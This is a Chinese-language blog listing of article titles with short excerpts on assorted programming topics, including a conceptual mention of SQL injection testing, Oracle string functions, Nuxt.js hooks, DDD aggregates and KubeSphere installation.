#PHP-MYSQL-数据请求类型 SQL语句由于在黑盒中是无法预知写法的,SQL注入能发成功是需要拼接原SQL语句,大部分黑盒能做的就是分析后各种尝试去判断,所以有可能有注入但可能出现无法注入成功的 ...
- 10-30 NOIP模拟赛
10-30 NOIP模拟赛 今天分数还看的过去,只是第二题没有正解,第三题没有35我表示很伤心.必须继续努力,保持内心纯净,心无杂念,知行合一,摒除恶念. 100 + 80 + 5 = 185 芜湖! ...
- 【赵渝强老师】SQL的字符函数
字符函数,顾名思义,操作的就是字符串.通过下图,我们来了解一下Oracle的字符函数. 一.大小写控制函数 lower.upper.initcap select lower('Hello World' ...
- Nuxt.js 应用中的 page:finish 钩子详解
title: Nuxt.js 应用中的 page:finish 钩子详解 date: 2024/10/9 updated: 2024/10/9 author: cmdragon excerpt: pa ...
- 利用CSV路径文件和.png图像,生成3D原图。并展示部分分割图像
具体代码 ,请看的的github if __name__ == "__main__": df = pd.read_csv(r'D:/compation/kaggle/train.c ...
- DDD之聚合与聚合根
目的:高内聚,低耦合,有关系的实体紧密协作,关系很弱的实体被隔离:把关系紧密的实体放到一个聚合中,每个聚合中有一个实体作为聚合根,对 所有聚合对象的访问都通过聚合根来进行,外部对象只能持有对聚合根的引 ...
- 常见函数 ,过滤函数 直接导入使用 ,filters.js 文件 批量注册过滤器
// import parseTime, formatTime and set to filter /** * Show plural label if time is plural number * ...
- 云原生周刊:Knative 1.15 版本发布|2024.8.5
开源项目推荐 helm-secrets helm-secrets 是一个 Helm 插件,用于动态解密加密的 Helm 值文件. Tofu Controller Tofu Controller(以前称 ...
- KubeSphere v4 安装指南
日前,KubeSphere v4 发布,相较于之前的版本,新版本在架构上有了颠覆性的变化.为了让社区的各位小伙伴能够丝滑的从旧版本过渡到新版本,我们特别推出本篇安装指南文章,以供参考. 关于 Kube ...